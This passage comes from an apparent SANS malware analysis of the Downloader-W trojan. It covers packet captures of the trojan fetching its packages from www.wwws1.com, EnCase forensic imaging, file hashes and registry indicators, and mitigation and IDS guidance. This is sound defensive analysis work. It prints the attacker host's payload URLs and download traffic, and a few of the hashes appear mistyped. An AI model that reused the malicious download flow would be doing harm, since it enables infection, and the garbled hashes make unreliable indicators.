4. Trojan components are downloaded to infected system.

```
GET /au/ausvc.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:00 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Tue, 23 Apr 2002 22:06:42 GMT
ETag: "0c5252613ebc11:95e"
Content-Length: 86016
```

/*NOTE: The dir.asp page referenced in the following packet passes some interesting variables. os=4.0.1381.6.0 indicates the version of operating system the trojan is being loaded on. iv=1.5.0.344 is one of the codes returned by the initial visit to

**www.wwws1.com. id = is the CLSID number being assigned to the component being downloaded.*/
component being downloaded.*/**

GET /dir.asp?os=4.0.1381.6.0&iv=1.5.0.344&id={B49303BD-0D12-4B35-B8DE-FD672D24106A}&pi=1 HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:06 GMT
Content-Length: 479
Content-Type: text/html
Cache-control: private

**/*The following is a list of packages to be downloaded and installed and their locations.*/
installed and their locations.*/**

;11010111000

[pkg]
 base = http://www.wwws1.com/
 rel = 2164/1.0.0.0/mnsvc.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 1050/1.0.0.1/toolbar.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 2020/1.4.2.307/auupg.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 2020/1.5.1.387/auupg.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 2002/2.1.0.0/bvt.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 2004/2.0.0.1/absr.pkg
[/pkg]

/*Download of the mnsvc.pkg package*/

GET /2164/1.0.0.0/mnsvc.pkg HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:06 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Tue, 09 Apr 2002 00:35:42 GMT
ETag: "0439b7a5edfc11:95e"
Content-Length: 724
```

```
/*Download of the toolbar.pkg package*/
```

```
GET /1050/1.0.0.1/toolbar.pkg HTTP/1.1
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft  
Windows NT 4.0; Professional)
```

```
Host: www.wwws1.com
```

```
Cache-Control: no-cache
```

```
/*This process continues until all packages are downloaded and  
installed*/
```

5. Fully Active Trojan occasionally contacts various web sites to download and install additional software.

To further understand the Trojan's behavior during the infection process, the full results of the packet capture are attached as Appendix A.

Signature of the Attack

The Trojan leaves more than trace evidence on an infected system. An infected system will show one or more of the following active processes: mnsvc.exe, ausvc.exe, bvt.exe, absr.exe or auupg.exe. The Trojan also leaves several files on the victim system. To further identify the files left on an infected system, I intentionally infected a lab system running Windows NT 4.0 sp3 with the Downloader-W Trojan and then conducted a forensic exam.


To conduct the forensic exam, I removed the hard drive from the lab system and connected it to my forensic workstation using an IDE to FireWire acquisition kit from Forensic-Computers.com (<http://www.forensic-computers.com>). The FireWire kit from Forensic-Computers has two modules. The first module is designated as Read-Only. The hardware in this device makes writing data to a disk physically impossible. I ensured that the hard drive from the lab

system was properly configured as a single-master drive and I connected it to this module using the module's IDE connector. I also ran a connected the drive power to the modules power port. Using the modules FireWire connection, I connected the module to the OrangeMicro FireWire adapter in my laptop. The second module is a read-write connector and is used to connect the evidence collection drive. I connected a drive I had prepared using Encase's built-in drive wiping feature to the read-write connector.


To capture the forensic image, I booted my laptop and verified how the newly attached were recognized by my system. I started Encase and used Encase v3.22c to acquire the lab drive under Windows2000. The following screen shots demonstrate the process of creating a forensic image under Encase.

© SANS Institute 2003, Author retains full rights.


Start Encase and open a new case. Set the default location of the Export and Temp directories to the desired location.




Click the Acquire button on the Encase toolbar and select the device path and what items to acquire.




Select the drive to be acquired.




Enter the case number, examiner's name, evidence number, and a unique description for the piece of evidence being acquired, verify the time and date are correct, and enter any brief notes desired.




Select Add and verify and click next.



Set file compression to "None", select Generate image hash and specify the location to store the image files. The file segment size can be set to any size up to 2GB. If the device being imaged is larger than the size specified, the imaging process will create multiple files that contain the entire contents of the drive. Once all settings are confirmed, click Finish to begin the acquisition process.



Once the drive acquisition was complete, I used the Encase search function to perform a hash analysis of the lab drive (see screenshot below).



The hash analysis generates an MD5 hash value for each file on the system and then compares the hash value to the list of known hashes I have installed in Encase. I used the packet capture information to identify the files I needed to find on the lab system. The following files and their information were gathered by intentionally infecting a lab system running Windows NT 4.0 sp3 and performing a forensic examination of the system:

1) mnsvc.exe

Logical Size 24,576
 Hash Value 589323ab09e367566dbb54bfff36cb0bb
 Full Path C:\WINNT\mnsvc.exe

2) ausvc.exe

Logical Size 81,920
Hash Value 615ad2355bea601a9a7b6f018dfb3385
Full Path C:\WINNT\ausvc.exe

3) bvt.exe

Logical Size 86,016
Hash Value 3e3678f1e423bc8dda5f6e03d9bd7c6a
Full Path C:\WINNT\bvt.exe

4) absr.exe

Logical Size 114,688
Hash Value 62aa52af294c8d9869b7ac60af37cbb6
Full Path C:\WINNT\absr.exe

5) auupg.exe

Logical Size 81,920
Hash Value 615ad2355bea601a9a7b6f018dfb3385
Full Path C:\TEMP\auupg.exe

6) CoolStuff.ocx

Logical Size 65,653
Hash Value cfe265e46cac0644a983f26d84fe526c
Full Path C:\WINNT\Downloaded Program Files\CoolStuff.ocx

7) CoolStuff.inf

Logical Size 396
Hash Value 1151fdad905f4b71429dcf4a9709972a
Full Path C:\WINNT\Downloaded Program Files\CoolStuff.inf

8) ea.bin

Logical Size 228,336
Hash Value 77d7042a60c0e2b3cc5dafb6c7eb775a
Full Path C:\WINNT\ea.bin

9) mbtcd.bak

Logical Size 8,884
Hash Value e3e9019485d5fd409a0ff011fdc96b37
Full Path C:\WINNT\mbtcd.bak

10) msvcp60.dll

Logical Size 401,462
Hash Value cb21d826d9c39aed19dd431c1880f5de
Full Path C:\WINNT\msvcp60.dll

11) 1786.tmp

Logical Size 232,765
Hash Value 7324e22cac36c8283c0c47fc14b1f3e2
Full Path C:\TEMP\1786.tmp

12) 30B11.tmp

Logical Size 114,697
Hash Value b83cbe465825ad50048099aaad51d06d
Full Path C:\TEMP\30B11.tmp

13) C1712.tmp

Logical Size 48,727
Hash Value e1bdbbc8de557bc2de043151fdcfdd3c7
Full Path C:\TEMP\C1712.tmp

14) CA8F.tmp

Logical Size 126,313
Hash Value ad6e8a4f4afa800a9877ebb46a326576
Full Path C:\TEMP\CA8F.tmp

15) EDFE.tmp

Logical Size 114,697
Hash Value b83cbe465825ad50048099aaad51d06d
Full Path C:\TEMP\EDFE.tmp

16) ff09.tmp

Logical Size 479
Hash Value 07d24e2b29441b573291f95013c599dc
Full Path C:\TEMP\ff09.tmp

17) ff0B.tmp

Logical Size 34,494
Hash Value 3518d82ddb4cf22806032996e9954ea
Full Path C:\TEMP\ff0B.tmp

18) mnsvc[1].pkg

Logical Size 724
Hash Value 931875d266deca82f928457746a8b5d7
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary
Internet Files\Content.IE5\ODEN8TE7\mnsvc[1].pkg

19) mnsvc[2].exe

Logical Size 24,576
Hash Value 589323ab09e367566dbb54bff36cb0bb
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary
Internet Files\Content.IE5\ODEN8TE7\mnsvc[2].exe

20) ausvc[1].exe

Logical Size 86,016
Hash Value 7dd7213096c846e996b0f6b463ca60d1
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary
Internet Files\Content.IE5\ODEN8TE7\ausvc[1].exe

21) ausvc[2].exe

Logical Size 69,632
Hash Value 43f8b1711a73eb33e89c0e78b6d8196e
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ODEN8TE7\ausvc[2].exe

22) BVT_1_~1.PKG

Logical Size 3,523
Hash Value 865dbf719606d0f6c7dab827d3766396
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ULK9C5IF\BVT_1_~1.PKG

23) BVT_1_~1.TGZ

Logical Size 126,313
Hash Value ad6e8a4f4afa800a9877ebb46a326576
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary Internet Files\Content.IE5\W5QRO1MR\BVT_1_~1.TGZ

24) ABSR_1~1.PKG

Logical Size 1,343
Hash Value d3c5bab114581b18c342ba2f949cafdb
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ODEN8TE7\ABSR_1~1.PKG

25) ABSR_1~1.TGZ

Logical Size 48,727
Hash Value e1bdbcb8de557bc2de043151fdcfdd3c7
Full Path C:\WINNT\Profiles\Administrator\Local Settings\Temporary Internet Files\Content.IE5\S52JCHE3\ABSR_1~1.TGZ

According to the Computer Associates Virus Information Center, the Trojan may also install pmgr.exe and pl.dat on the victim system.¹⁴

The Trojan also makes several registry changes. According to Symantec:

Backdoor.Autoupder may add one or more of the following subkeys:

{6541B981-2E27-46B1-A2CC-8264A75B74FE}
{868B015F-3515-44DB-B0AD-182CD058985E}
{9A05FE9B-5B52-4D13-A77D-FA7C38557A8E}
{BAE85C97-2CD4-45C3-A1ED-E4CEF7C6AA52}
{C76BE992-2BC3-41A4-8B87-A8C01FE419A7}
{F53C844A-D9C8-4E92-B923-C05B46C4A7E3}
{FBE091E5-DF43-4FFB-AECC-7E3A3BC7B0D9}

to the registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\CLSID

It may add the following (or other) subkeys:

```
{8B034058-08B0-4CB3-B2E8-60238B4967F2}
```

to the registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\AppID
```

It may add the following (or other) subkeys:

```
{6D8B1B74-4AB8-473B-B479-253FA1936802}
```

to the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\TypeLib15
```

The Trojan could also be detected by any attempts to access <http://www.wwws1.com>.

How to Protect Against the Attack

It is not difficult to protect against the attack. To prevent the attack from being successful the following steps should be taken:

1. Keep system patches up to date. A patch for the ActiveX exploit used to install the Trojan has been available from Microsoft for over two years.
2. Keep anti-virus signature files up-to-date. While anti-virus vendors lagged approximately one-month behind the release of this Trojan, keeping signatures current is always a good preventative measure to take.
3. If possible, disable ActiveX controls in Internet Explorer. At a minimum, set ActiveX controls to prompt before execution.
4. Block traffic to all web sites identified as "Phone Home" sites for the Trojan. This can be accomplished using content filtering software, or by identifying the IP address of the "Phone Home" site and blocking it via a firewall rule.
5. If possible, block or limit ability to download executable files from the Internet.
6. Install personal firewall software such as ZoneAlarm on the PC.
7. Run AdAwarePlus or Pest Control on PC's to prevent, detect and clean spyware and Trojans.
8. If using a signature-based IDS, the IDS should be configured to identify any traffic that matches the following data:

```
GET /toolbar/coolstuff4.cab HTTP/1.1
```

```
Accept: application/x-cabinet-win32-x86, application/x-pe-win32-x86, application/octet-stream, application/x-setupscript, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Mon, 06 May 2002 19:06:38 GMT
If-None-Match: "080392631f5c11:95e"
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0)
